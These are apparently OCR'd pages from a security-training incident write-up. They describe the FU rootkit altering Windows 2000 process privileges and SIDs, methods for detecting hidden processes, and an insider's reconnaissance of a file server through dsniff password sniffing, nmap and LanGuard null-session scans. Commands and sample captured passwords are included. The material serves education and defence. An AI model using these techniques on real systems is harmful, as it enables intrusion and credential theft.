
Group	Flags
BUILTIN\Administrators	Owner
BUILTIN\Users	Mandatory
Everyone	Mandatory
LOCAL	Mandatory
Logon SID (S-1-5-5-0-55916)	Mandatory
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory
W2KMB\None	Mandatory

Privilege	Flags
SeBackupPrivilege	Disabled
SeChangeNotifyPrivilege	Default Enabled
SeCreateGlobalPrivilege	Default Enabled
SeCreatePagefilePrivilege	Disabled
SeDebugPrivilege	Disabled
SeImpersonatePrivilege	Default Enabled
SeIncreaseBasePriorityPrivilege	Disabled
SeIncreaseQuotaPrivilege	Disabled
SeLoadDriverPrivilege	

Figure 14. The Process Explorer tool displays privileges of the process.

As it is illustrated in Figure 14, only a few privileges are enabled. To enable the SeDebugPrivilege we run the FU rootkit with the -prs option.

Now, let's look again at the manipulated process (Figure 15).


explorer.exe:1512 Properties
Image | Performance | Performance Graph | Threads | TCP/IP | Security
OK
Cancel

Group	Flags
BUILTIN\Administrators	Owner
BUILTIN\Users	Mandatory
Everyone	Mandatory
LOCAL	Mandatory
Logon SID (S-1-5-5-0-55916)	Mandatory
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory
W2KMB\None	Mandatory

Privilege	Flags
SeBackupPrivilege	Disabled
SeChangeNotifyPrivilege	Default Enabled
SeCreateGlobalPrivilege	Default Enabled
SeCreatePagefilePrivilege	Disabled
SeDebugPrivilege	Default Enabled
SeImpersonatePrivilege	Default Enabled
SeIncreaseBasePriorityPrivilege	Disabled
SeIncreaseQuotaPrivilege	Disabled
SeLoadDriverPrivilege	

Figure 15. The Process Explorer tool displays privileges of the modified process.

In that way, the FU rootkit can enable administrative rights on every user's processes.

How to add new groups to process

As it is noted in this document, the security mechanism in the Windows 2000 uses the account SID of user's token and group SID fields to determine whether a process can obtain an access to system objects. A SID (Security Identifier) is a unique numeric value. It stats with a S prefix and looks as follows: S-1-5-21-1463437245-1224812800-863842198-1128. A SID is attached to: every local account, local and domain groups, local computers, domains and domain members. There are some well-known SIDs. For example, the Everyone account has SID = S-1-1-0.
Every process's token contains user's account SID and group SIDs associated with the owner of a process. The group SIDs shows which groups the owner belongs to. When a process requests to an access to any object, all SIDs are verified by the SRM.


By using the getsid tool, we can display the SID of an account. This tool is located in the Windows 2000 Resource Kit media. To run this tool, the local host name must be provided. In the example illustrated in Listings 6, the alcapone string is a host name.

```
C:\>getsid \\alcapone administrator \\alcapone administrator
The SID for account ALCAPONE\administrator matches account
ALCAPONE\administrator
The SID for account ALCAPONE\administrator is S-1-5-21-1275210071-842925246-854245398-500
The SID for account ALCAPONE\administrator is S-1-5-21-1275210071-842925246-854245398-500
```

Listing 6. Using getsid, we can list the SID of every account.

The FU rootkit has the –pss option which allows to add a new group SID to a selected process. For example, we can add the SIDs associated with an Administrator or a SYSTEM account.

We can easily see groups of every account by running the Process Explorer tool. After logging on to the system, a normal user posses the groups, as it is illustrated in Figure 16.



Group	Flags
BUILTIN\Users	Mandatory
Everyone	Mandatory
LOCAL	Mandatory
Logon SID (S-1-5-5-0-622797)	Mandatory
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory
W2KMB\None	Mandatory


Privilege	Flags
SeChangeNotifyPrivilege	Default Enabled
SeUndockPrivilege	

Figure 16. SIDs of the selected process before a modification.

To add the additional group (associated with the SYSTEM account) to that process (PID = 1492), the –pss option was used.

```
C:\fu.exe –pss 1720 SYSTEM
```

As it is showed in Figure 17, a new SID (group) is attached to the process ID = 1492.



Group	Flags
BUILTIN\Users	Mandatory
Everyone	Mandatory
LOCAL	Mandatory
Logon SID (S-1-5-5-0-622797)	Mandatory
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory
NT AUTHORITY\SYSTEM	Mandatory
W2KMB\None	Mandatory

Privilege	Flags
SeChangeNotifyPrivilege	Default Enabled
SeUndockPrivilege	

Figure 17. SIDs of the selected process after a modification.

Signature of the attack

Detection of the kernel based rootkit is not a trivial task. When we investigate to determine what is really installed on the system, we cannot trust any output from our tools. The best method is based on identifying the most internal data structures and reading them directly.

As it was mentioned, all hidden processes are able to be executed. It is possible because the Windows 2000 scheduler selects threads to run on the CPU. From the above, we can easily detect hidden processes. We just must display contents of thread's lists. Then we print a list of processes, run in the system, by reading the PsActiveProcessLinks list. Finally, we must compare received results. When results will differ, it means those processes, received from thread lists, are hidden by a rootkit which uses the technique called Direct Kernel Object Manipulation.

The Windows 2000 scheduler uses three lists to manage threads:

- KiDispatcherReadyListHead
- KiWaintInListHead
- KiWaitOutListHead

Instead of using debugger tools to read the mentioned lists, we can take the tool which will read these three internal thread lists. One of that tool is the KprocCheck tool. This tool compares threads and process lists automatically. The KproCheck tool is downloadable from http://www.security.org.sg/code/KProcCheck-0.1.zip.

The KProcCheck usage:

```
The KProcCheck –p shows a list of processes
The KProcCheck –s shows a list of threads
```

When the tool detects a hidden process, the output will be generated as it is illustrated in Listing 7.

```
C:\kproc\KProcCheck\Release>kproccheck -s
KProcCheck Version 0.1 Proof-of-Concept by SIG^2

Process list by traversal of KiWaitInListHead and KiWaitOutListHead

8    -         System
92   -    WINZIP32.EXE
136  -         SMSS.EXE
756  -  VMwareService.e
776  -      WinMgmt.exe
792  -      svchost.exe
804  -      NISSERV.EXE
...
```

```
1220 -      nc.exe  --[Hidden]—
…
Total number of processes = 30
```

Listing 7. Using KprocCheck, we can detect hidden processes.

The other method of a detecting of hidden processes is based on hooking the SwapContext function in a kernel memory. This function is responsible for context switching between threads. By controlling this function we can collect the thread IDs of all active processes. The implementation of this method can be found at web site: http://msdn.microsoft.com/msdnmag/issues/1000/VTrace/default.aspx.

The FU rootkit can hide every named driver in a manner similar to the way it hides processes. For instance, when the *msdirectx.sys* device driver is hidden, it is obvious that the *fu.exe* tool must have an opportunity to send some requests to it. To do this task, a handle to the device driver is needed to be open. So, the simple method of a detection of the FU roootkit is running of the *fu.exe* with some options and observing the result.

We must remember, that an intruder must run the *fu.exe* management tool by hand or it can be automatically started upon every reboot without explicit user invocation. Also, the rootkit files must physically exist on local file system. By verifying of a integrity of a system (by using Host based IDSes or MD5/SHA-5 algorithms) we can detect every malicious code on local file systems.
Sometimes an intruder can use an advanced stealth technique to hide those files such as hooking system services. But every stealth technique has a fundamental flaw. Every file is visible from another clean operating system. An administrator can restart a machine and boot into a clean system. Then he can compare a cryptographic hash of every file on a potentially infected disk and match it against known-good file hashes.

The Platform/Environments

A victim of an attack is a fairly small organization called Software. Software is an education organization which provides technical trainings. Software hires about 20 contract employees including 2 administrators. For last 2 years Software has been hiring temporary employees. One of that person was a student. He was interested in a content of the main file server.

Victim's Platform

The server, with running Microsoft Windows 2000 Server, is the victim's platform. It is a main file server of our organization where an confidential data (agreements with teachers and employees, education materials, tests and exam results) is stored.

The following hardware and software specifications apply to this machine:

Hardware (DELL PowerEdge 6650):

- Intel Xeon 2 GHz
- 4 GB RAM
- Network Interface Broadcom NetXtreme Gigabit Ethernet
- HDD PERC LD PERCRAID SCSI 250 GB
- CDROM SAMSUNG SN-124

Software

- Windows 2000 Server
- Service Pack 4
- Host name: fileserver (an internal domain is *software.int.pl*)
- Network Configuration:
    - IP: 10.100.1.110
    - Netmask: 255.0.0.0
    - File and Printer Sharing for Microsoft Networks (enabled)
    - NetBIOS over TCP/IP (enabled)

On the file server processes are run as it is illustrated in Table 6.

Process name	Command line
System	<no command line>
SMSS	\SystemRoot\System32\smss.exe
CSRSS	C:\WINNT\system32\csrss.ex
WINLOGON	C:\WINNT\system32\winlogon.exe
SERVICES	C:\WINNT\system32\services.exe
LSASS	C:\WINNT\system32\lsass.exe
termsrv	C:\WINNT\System32\termsrv.exe
svchost	C:\WINNT\system32\svchost -k rpcss
spoolsv	C:\WINNT\system32\spoolsv.exe
msdtc	C:\WINNT\System32\msdtc.exe
svchost	C:\WINNT\System32\svchost.exe -k netsvcs
LLSSRV	C:\WINNT\System32\llssrv.exe

regsvc	C:\WINNT\system32\regsvc.exe
mstask	C:\WINNT\system32\MSTask.exe
WinMgmt	C:\WINNT\System32\WBEM\WinMgmt.exe
Svchost	C:\WINNT\system32\svchost.exe -k wugroup
dfssvc	C:\WINNT\system32\Dfssvc.exe
svchost	C:\WINNT\System32\svchost.exe -k tapisrv
CSRSS	C:\WINNT\system32\csrss.exe
WINLOGON	C:\WINNT\system32\winlogon.exe
rdpclip	C:\WINNT\system32\rdpclip.exe
explorer	C:\WINNT\Explorer.EXE
mdm	C:\WINNT\System32\mdm.exe -Embedding
DefWatch	C:\PROGRA~1\SYMANT~1\SYMANT~1\DefWatch.exe
Rtvscan	C:\PROGRA~1\SYMANT~1\SYMANT~1\Rtvscan.exe

Table 6. Processes running on the target file server.

In Table 7 all started services are shown.

Service Name	Display name
Alerter	Alerter
Browser	Computer Browser
Dfs	Distributed File System
Dhcp	DHCP Client
Dmserver	Logical Disk Manager
Dnscache	DNS Client
Eventlog	Event Log
EventSystem	COM+ Event System
Lanmanserver	Server
Lanmanworkstation	Workstation
LicenseService	License Logging Service
LmHosts	TCP/IP NetBIOS Helper Service
Messenger	Messenger
MSDTC	Distributed Transaction Coordinator
MSIServer	Windows Installer
Netman	Network Connections
NtmsSvc	Removable Storage
PlugPlay	Plug and Play
PolicyAgent	IPSEC Policy Agent
ProtectedStorage	Protected Storage
RasMan	Remote Access Connection Manager
RemoteRegistry	Remote Registry Service
RpcSs	Remote Procedure Call (RPC)
SamSs	Security Accounts Manager
Schedule	Task Scheduler
Seclogon	RunAs Service
SENS	System Event Notification
Spooler	Print Spooler
TapiSrv	Telephony
TermService	Terminal Services

TrkWks	Distributed Link Tracking Client
WinMgmt	Windows Management Instrumentation
Wmi	Windows Management Instrumentation Driver Extensions
DefWatch	DefWatch
Norton AntiVirus Server	Symantec AntiVirus Client

Table 7. Services starting by default.

All open TCP/UDP ports are shown in Table 8.

TCP ports	UDP ports
135	135
139	137
445	138
1025	445
3389	500
	1028

Table 8. All open TCP/UDP ports.

On the file server an inspection is configured as it is illustrated in Listing 8.

```
Audit account logon events       Success, Failure
Audit directory service access   Success, Failure
Audit privilege use              Success, Failure
Audit process tracking           Success, Failure
```

Listing 8. Audit configuration on the target system.

On file server an anti-virus application is run. Definitions are updated every day.

Source/Target Network

This attack originates from within the target network. In every book about a security we can read that more attacks come from an internal network. One of the reason is that machines inside a network are not properly configured and patched by administrators. Also in this scenario the target host was not properly secured.
Several production servers are run in an internal network such as a file server, a print server, a mail server, a domain controller, etc. One of them is a primary target – a main file server. It is important to note that all employees use PCs with the running Windows 2000 Professional. All Windows machines are registered in one Active Directory domain. Machines, used by temporary users, have security settings applied through Group Object Policy (GPO) which allows users to use their PCs for e-mail, web-access and mapping of shared resources. An internal network is built on hubs as it is illustrated in Figure 18. In the Software organization it is not prohibited to use private notebooks.

Network diagram




Figure 18. A network diagram of the internal network.

The network diagram, presented in Figure 18, shows a structure of Software network. The attack was performed from the local network. In this scenario the key elements are the following:

- the sensitive file server (target machine)
- the Attacker's notebook with a dual booted operating system (source machine)
- the Hub (central network device)

Stages of Attack

In order to perform the attack against the sensitive file server the intruder (a temporary employee) brought a private notebook and connected it into a internal network of Software organization. The notebook was configured with dual-booted operating systems: Windows 2000 Professional and Red Hat Linux 8.0.

Windows 2000 Professional was used to:

- Perform a null session scanning and a vulnerability assessment scanning
- Compile and use an exploit (a compilation was performed by using Microsoft Visual Studio 6.0)
- Download files which were installed on a compromised machine (the ftp service was installed to provide an access to intruder's files)

Red Hat Linux 8.0 was used to:

- Detect active hosts in the target network
- Sniff passwords in the target network
- Detect all open TCP/UDP ports

The vulnerability in the Local Security Authority Subsystem Service (LSASS) was exploited to gain an unauthorized access. More information about this vulnerability and the exploit will be presented in the next section. The intruder installed a simple backdoor after he had gained an access to the target file server. The FU rootkit was used to hide a process created by a backdoor.

Reconnaissance

The attack was performed from the internal network, so in the Reconnaissance phase the intruder tried to detect all active hosts in the internal network and sniff all passwords used by employees.

The Dsniff 2.3 package was used to perform this task. This tool is downloadable from: http://monkey.org/~dugsong/dsniff/. The Dsniff tool can be run on Linux, BSD, Solaris and Windows. The Dsniff for the Windows operating system is available at: www.datanerds.net/~mike/dsniff.html. Unfortunately, the Dsniff version for the Windows operating system is very limited. Only a few tools are ported. The intruder decided to install the Dsniff 2.3 package on the Red Hat 8.0 operating system.

In order to run some tools from the Dsniff package it was necessary to install additional third-party packages. He must have downloaded and installed the following packages:

- Libpcat – a packet capture library. Libpcap is installed by default during an installation on RedHat 8.0. This package is downloadable from http://www.tcpdump.org/.
- Libnet – a high-level API allowing the application programmer to construct and inject network packages. This package is available at http://www.packetfactory.net/Projects/Libnet/.
- Libnids – this package offers IP defragmentation, TCP stream assembly and TCP port scan detection. Libnids is downloadable from http://libnids.sourceforge.net/.

A tool named dsniff was used by the intruder. This tool is described in the *Readme* file as it follows:

*„**dsniff** - simple password sniffer. handles FTP, Telnet, HTTP, POP, NNTP, IMAP, SNMP, LDAP, Rlogin, NFS, SOCKS, X11, IRC, AIM, CVS, ICQ, Napster, Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft SMB, and Oracle SQL*Net auth info. goes beyond most sniffers in that it minimally parses each application protocol, only saving the "interesting" bits. uses Berkeley DB as its output file format, logging only unique auth info. supports full TCP/IP reassembly, courtesy of libnids (all of the following tools do, as well).”*

All machines in the internal network were connected to hub, so it was not necessary to redirect a traffic by using arp poisoning/arp spoofing techniques. The Dsniff package is very popular as the “black hat” tool because it contains tools to sniff traffic in switched networks and to perform the “man in the middle” attack against SSH/SSL protocols. More information can be found in manual pages.

How hubs work (a security point of a view)

In Figure 19 it is shown how this network device works. A packet, sent from the A machine A to the B machine, goes through the hub which sends this packet to rest of machines connected to physical ports of the hub (C,D,E and F machines). So, for instance the intruder, who has an access to the C machine, can capture passwords sending from the A machine to the B one.




Figure 19. A local communication with a hub.

How switches work (a security point of a view)

A switch works different. This network device sends packages only to a target machine as it is illustrated in Figure 20. So, when a password is transmitted from A machine to the B one, the intruder is not able to capture the content of that package by running a sniffing tool on C, D, E and F machines.




Figure 20. A local communication with a switch.

In this section, a step by step installation of all required libraries and the dsniff package is described.

A procedure of the installation of a libnet library:

```
# tar zxvf libnet.tar.gz
# cd libnet
# ./configure
#  make && make install
```

A procedure of the installation of a libnids library:

```
# tar zxvf libnids-1.18.tar.gz
# cd libnids
# ./configure --with-libnet=/root/dsniff/Libnet-1.0.2
# make && make install
```

A procedure of the installation of the dsniff package:

```
# ln -s /usr/lib /usr/local/lib
# tar zxvf dsniff-2.3.tar.gz
# cd dsinff-2.3
# ./configure --with-libnet=/root/dsniff/Libnet-1.0.2
# make && make install
```

In this section all steps performed in the Reconnaissance phase are described.

Passive sniffing

The intruder ran the dsniff tool to detect sensitive servers in local network and to sniff passwords used by employees, as it is illustrated below:

```
#./dsniff –i eth0 –w passdump.txt
```

Used options are described in Table 9.

Option	Description
-I	this parameter is used to provide an interface name, which will be run in the promiscuous mode (the eth0 is a name of the default physical interface in every Linux operating system).
-w	this parameter is used to provide a file's name to which all passwords will be written.

Table 9. Important options of the dsniff tool.

During eight hours of sniffing the intruder collected information about 30 names of accounts and corresponding passwords. There were passwords to machines in the internal network and to the public mail servers such as Yahoo or Hotmail.

The part of the collected information is shown in Listing 9.

```
…
07/06/04 07:01:53 tcp x.x.x.x.3156 -> x.x.x.x.110 (pop)
USER bob
PASS t@dafsd3

-----------------
07/06/04 06:43:44 udp x.x.x.x.1031 -> x.x.x.x.161 (snmp)
[version 1]
public

-----------------
07/06/04 07:01:48 tcp x.x.x.x.3154 -> x.x.x.x.110 (pop)
USER user1
PASS password

-----------------
07/06/04 06:54:36 tcp x.x.x.x.3064 -> x.x.x.x.21 (ftp)
USER ftp
PASS ftp

-----------------

-----------------
07/06/04 07:32:46 tcp x.x.x.x.3533 -> login1.login.vip.dcn.yahoo.com.80 (ht
tp)
GET /config/login?.tries=1&.src=&.md5=&.hash=&.js=1&.last=&promo=&.intl=us&.bypa
ss=&.partner=&.u=3cb1m490el2p4&.v=0&.challenge=JsGlKjuBF2mNiXwjJcyV.L2vPduM&.ypl
us=&.emailCode=&pkg=&stepid=&.ev=&hasMsgr=0&.chkP=Y&.done=http%3A//my.yahoo.com&
login=xxx&passwd=xxxxxxxxxxxxxx&.persistent=&.save=1&.hash=
1&.md5=1 HTTP/1.1
Host: login.yahoo.com
...
```

Listing 9. Output from the dsniff tool.

Unfortunately, a password of the administrator to the target machine was not sniffed. So the intruder moved one step farther and decided to enumerate all network services on the target machine.

Scanning

The intruder decided to use the nmap scanner to enumerate open TCP/UDP ports and to detect a type and a version of the target file server.
The nmap tool is enough to be used to perform all scans, but when the Windows operating system is identified it is better to use a tool which is able to create a null session. By using a null session the intruder can gather additional information about Windows machines such as names of accounts or some data from a registry.

Nmap scanning

The first step was to identify a type of the remote operating system and to detect all open TCP/UDP ports. The nmap in the 3.0 version was run on RedHat 8.

The current version of the nmap can be downloaded from http://www.insecure.org/nmap.

Options used to run the nmap tool are described in Table 10.

Option	Description
ST	TCP connect() scan
O	Remote host identification

Table 10. Some important options of the nmap scanning tool.

TCP connect() scanning

In this kind of scanning a connection must be set up between two hosts which wish to communicate. Note that TCP is a stateful protocol. A process of the setting up connection is called the three-way handshake. After setting up of the connection, the source host (the attacker) tries to close the TCP connection by sending the FIN packet. The full connection is established to every port of the destination machine.

The three-way handshake process is shown in Figure 21.




Figure 21. The three-way handshake process.

1. First, the source host sent a packet with the SYN flag set to the destination host.
2. The destination host sent a packet with two flags set (SYN + ACK) to the source host.
3. The source host sent a final packet with the ACK flag set.

After the three-way handshake process two hosts are in the established state.
If the port is listening on the destination host then after opening of a connection the source host closes this connection by sending a packet with the FIN flag set.
If the port is not listening on the destination host then the port is unreachable during scanning. The destination host can response with a packet with the RST flag set or can drop a SYN packet sent by the source host. Sometimes the destination host can be protected by a firewall or a router which can filter unwanted packets.

The nmap tool allows to identify the version of a remote operating system. This option is activated by the –O. Nmap uses a technique called the active TCP/IP fingerprinting. An identification is possible because of subtleties in the underlying operating system network stack of the systems. Every vendor implements the TCP/IP stack in a different way. The differences are in:

- Initial value of a sequence number.
- Some fields in IP and TCP headers.
- Behavior of the operating system after receiving a packet with wrong values.

The document called "Remote OS detection via TCP/IP Stack Fingerprinting" contains detailed information about all methods of the active remote host identification. This document is available at: http://www.insecure.org/nmap/nmap-fingerprinting-article.html.

I have mentioned that the nmap uses a method of the active host identification. The active method means that the intruder must send some packets to the remote host. There are other method of the host identification called „Passive fingerprinting", but this method is out of scope of this document. A reader can find more information at the following web site http://www.honeynet.org/papers/finger/.

The IP address of the scanned file server is 10.100.1.110. The result of TCP connect() scan is presented in Listing 10.

```
[root@rh8 mariusz]# nmap -sT -O 10.100.1.110

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (10.100.1.110):
(The 1594 ports scanned but not shown below are in state: closed)
Port       State       Service
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
445/tcp    open        microsoft-ds
1025/tcp   open        NFS-or-IIS
3389/tcp   open        ms-term-serv
Remote operating system guess: Windows Millennium Edition (Me), Win 2000, or
WinXP

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```


Listing 10. The result from the nmap tool.

Null session scanning

In a previous step the Windows operating system was identified (see Listing 10). To gather additional information about the remote host the intruder ran the LanGuard scanner. This scanner was used to gather information about local accounts, shares, policy information and some register settings on the remote system. The null session was used to acquire this data. Null session is an anonymous session to the Windows machine. A description of the Null session can be found in materials of “Computer and Network Hacker Exploits” – the GIAC Incident Handler course.

The Languard Network Security Scanner is downloadable from http://www.gfi.com website. This scanner can be used as a freeware software for 30 days.

After an installation the intruder ran a scanner with a default configuration to gather as much information as possible from the remote host (see Figure 22). In this configuration the Null session scanning was enabled.



Using: Currently Logged-On User

Scan Target: 10.100.1.110   Profile: Default

```
10.100.1.110 [W2KMB] [
Vulnerabilities (1)
Open TCP Ports (4)
NETBIOS names (5)
Computer
```

```
135 [epmap => DCE endpoint resolution]
139 [Netbios-ssn => NETBIOS Session Service]
445 [Microsoft-Ds]
3389 [Terminal Services]
```

```
======================================================================
STARTING SECURITY SCAN FOR MACHINE/RANGE: 10.100.1.110
Profile: Default
======================================================================
Validating targets...
    Building computers list...
    Resolving hosts...
    Netbios discovery...
    Reply from 10.100.1.110 (W2KMB)
    SNMP discovery...
        Community string: public
    ICMP sweep ... (PING!)
    Pong from 10.100.1.110
    Resolving host names
```

Figure 22. Using the Languard Netwrok Security Scanner to perform the null session scanning and the vulnerability assessment.

The Log file from the scanner activity is presented in Listing 11.

```
======================================================================
STARTING SECURITY SCAN FOR MACHINE/RANGE: 10.100.1.110
Profile: Default
======================================================================
Validating targets...
     Building computers list...
     Resolving hosts...
     Netbios discovery...
     Reply from 10.100.1.110 (W2KMB)
     SNMP discovery...
          Community string: public
     ICMP sweep ... (PING!)
